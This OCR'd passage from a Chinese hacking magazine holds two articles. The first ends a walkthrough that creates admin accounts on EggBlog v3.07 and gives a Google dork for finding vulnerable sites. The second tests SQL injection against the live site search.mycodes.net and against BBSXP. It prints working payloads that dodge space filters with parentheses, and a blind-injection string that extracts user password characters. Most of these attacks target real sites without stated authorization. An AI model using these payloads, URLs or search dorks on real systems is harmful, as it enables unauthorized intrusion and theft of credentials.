


图10 成功添加管理员

在这里我们修改密码，并赋给他管理员权限，最后点“Submit”，返回成功信息，如图7所示。

从上图中看到返回“The changes have been saved successfully.”，我们就可以用这个账号来登录后台了，如图8所示，成功登录。

5、添加管理员

上面我们说到了可以修改管理员资料或者修改用户资料来取得管理员权限，但是都在一定程度上破坏了资料的原始性，所以我们再来改进下。我们直接添加管理员信息，在利用程序的目标URL中输入/admin/users.php?add=user，提交后就得到添加管理员的界面，如图9所示。

填写上我们自己的账号信息，并赋给管理员权限，提交后，就可以用这个用户来登录管理了，如图10所示，是我刚才添加的用户Iceskysl。

四、补充说明

在Google中用“powered by eggblog”作为关键字可以找到很多使用这个系统的网站，大家做测试时别玩得太过火！另外，附上eggblog_v3.07的源代码，感兴趣的朋友可以再读读，看看有没有别的重大发现，嘿嘿！如有什么疑问欢迎到NoHack论坛(www.nohack.cn/bbs/)或者我的网站(www.iceskysl.net)进行讨论。

（文章中用到的作者写的利用程序exp.html、动画及一份完整的eggblog_v3.07源代码已收录在光盘中。）

编辑点评：作者由一则安全公告开始关注EggBlog的漏洞，分析公告中漏洞产生的原因，做到知其然又知其所以然，很不错；更加难能可贵的是作者看到新版本中修补了公告中的漏洞后没有放弃，而是重读代码继而发现新的漏洞，并就发现的漏洞进行充分地利用，可见作者功底不浅！另外，小编提醒下大家，有些安全公告中公布的漏洞或许并没有它说的那么严重，比如小编就经常看到有些人公布带引号的PHP SQL Injection为“高危”，其实这正像作者前面分析的那样，利用起来限制很多，顶多只能算是个鸡肋！



由测试Mycodes想到的

——如何突破空格的限制

寂寞的刺猬

好长时间没看源码了，还真的很想念哟！抽空去了一趟“源码之家”(Mycodes.net)，一番忙碌也没找到让我心动的源码。当扫兴地把鼠标移到Mycodes的“关闭”上时，忽然有了一种冲动，不妨测试一下“MYCodes”的安全性！于是掉过头来去看一个又一个的链接，发现所打开的页面均为HTM静态页面，看来MYCodes的安全做得不错（当然了，在全球排名1500的网站，哪能把漏洞放在明处！）。

本以为是没戏了，但页面的“搜索”栏引起了我的注意，最近测试了几个网站，大多“搜索”都有问题，不知此招在这儿是否管用！于是在其中输入a%'来测试一下特殊字符的火力，哇！如图1所示，意外+惊喜。




图1 搜索a%'返回的结果

接下来按照搜索代码的语法规则，输入a%'or1 like'%1，按理说这次应该是正常显示，但结果还是一个错误页面。返回信息如下：

```
Query database failure!
Error -2147217900: 多余的 ) 在查询表达式 '(Word='a%'' OR Word=''%1') AND FileID In (SELECT FileID FROM WordList WHERE Word='a%'' AND FileID in (SELECT FileID FROM WordList WHERE Word=''%1'))' 中。
```

奇怪了，仔细看过上面的代码，再结合图1中的显示，又经过一番测试，总结出如下结论：

1、搜索符号“%”在这儿被当作正常字符执行，这里采用的搜索方式是：FileID In (SELECT FileID FROM WordList WHERE Word='搜索字符')。

2、如果字符之间有单引号，那么提交的字符就会以单引号为界进行拆分，拆分后的字符作为搜索关键字。

3、如果字符之间有空格，那么此空格在放入SQL语句之前，会被过滤掉。

到底有没有漏洞呢？还是测试后再下结论吧！为了让测试结果有参照性，我先找到了一个有显示结果的“abc”作为搜索字符，然后按照前面的分析，在“搜索”中输入：abc'and''='。按上面暴出的SQL语句，当此段代码引入后，SQL语句就成了如下格式：FileID in (SELECT FileID FROM WordList WHERE Word='abc'and''=''），瞧瞧，很规矩的一条SQL语句！执行后的结果如图2正常显示。




图2 搜索abc'and''=' 的返回结果




图3 使用TAB空格返回的结果

接下来将代码更改为：abc'and'1'='，and后是一个不等式，这次所返回的只有一条信息：“您的搜索：abc'and'1'=' 找到 0 项”。

哈哈，注入漏洞出现了。不过问题同时也来了，在前面的分析中，此搜索中不能使用空格，而SQL猜测注入语句是要用到空

格的，怎么办？能否用TAB空格替代呢？试了一下，结果如图3所示，看来TAB空格也被过滤了。不要紧，咱还有“/**/”，用这个试一下，更改搜索字符为：abc'/**/and/**/''='，但所返回的结果和图3差不多，又失败了！记得“/**/”适用的环境是SQL数据库，莫非Mycodes使用的是ACCESS数据库？

刚刚冒出来的激情一下子又消失了，难道真的不能突破空格的限制吗？忽然想起上次测试BBSXP时，曾用到过这样一段代码：(1=1)and(2)，用括号代替空格，但后来在测试时，因为一些原因而没有在ACCESS版中继续下去，难道括号可以代替空格？将搜索中的代码修改为：abc'and(1=1)and''='，执行后，正常显示。

OK，上次在ACCESS版的BBSXP就进行到了这儿，不知今天能否有所突破。找到上次测试的草稿，发现所写的SQL语句是这样的：1=(select(id(from[bbsxp_users](where(id=1))))，当时并没有觉得不对，但现在看来，是有些问题！应该写成这样：1=(select(id)from[bbsxp_users]where((id)=1)才对嘛！哎，思路害死人！

先来猜测数据库的类型，虽然前面的“/**/”没有成功运行，但还是要验证一下，输入：abc'and(1=(select(count(*))from[sysobjects]))and''='，返回的是：

```
Query database failure!
Error -2147217865: Microsoft Jet 数据库引擎找不到输入表或查询 'sysobjects'。确定它是否存在，以及它的名称的拼写是否正确。
```

哟！还真不存在！那就试一下ACCESS数据库的判断语句：abc'and(1=(select(count(*))from[msysobjects]))and''='，返回的信息如下：

```
Query database failure!
Error -2147217911: 不能读取记录；在 'msysobjects' 上没有读取数据权限。
```

这不明摆着当前数据库存在msysobjects表嘛！下面就来猜一下MYCODES中的表名，先来试一下前面图1中暴露出的那个表WordList。在一次次的测试中，发现MYCODES采用REQUEST()方式接收搜索数据，所以在URL中提交搜索字符一样可以执行。在URL中输入：http://search.mycodes.net/search.asp?searWords=abc'and((select(count(*))from[WordList])>=0)and''='，执行后的结果和图2一样，正常显示，说明表名存在。更改URL中的“WordList”为“admin”，执行后的结果如图4所示。




图4 查询是否存在admin表

找不到“admin”表，说明表名不存在，接着将其更改为几个常见的表名，返回的均是同样的错误，也不知MYCODES的建站源码是内部代码，还是采用的公开代码，一时半会儿也无法确定。在不了解MYCODES表名的情况下猜测出表名、字段名及字段值，谈何容易，很有可能忙上三四天也得不到一点结果，还是放弃吧！虽然是放弃了，但心中也略感一些安慰，毕竟是发现了“源码之家”的一个漏洞！呵呵，Mycodes给了一个安慰奖！

前两天在NOHACK的论坛，有位朋友问5期的BBSXP漏洞如何应用在ACCESS环境中，我当时回复：BBSXP屏蔽了TAB空格，而“/**/”只能应用于SQL数据库环境，所以此漏洞不能在ACCESS环境中使用！现在想起来，感觉脸还有些热，*^_^*。在此先对那位朋友说一声SORRY！下面我就重新测试ACCESS版的BBSXP6！打开当时编制的Online.htm提交表，如图5所示。




图5 测试提交表的界面

将其中的：(1=1)and(2)修改为：((select(asc(mid(userpass,1,1)))from[bbsxp_users]where((id)=1))<90)and(2)，这可是我精心构造的一段字符，瞧，没用到一个空格！这句的意思是猜测ID为1的用户名第一位的ASC值是否小于90，运行后返回的信息如图6所示。


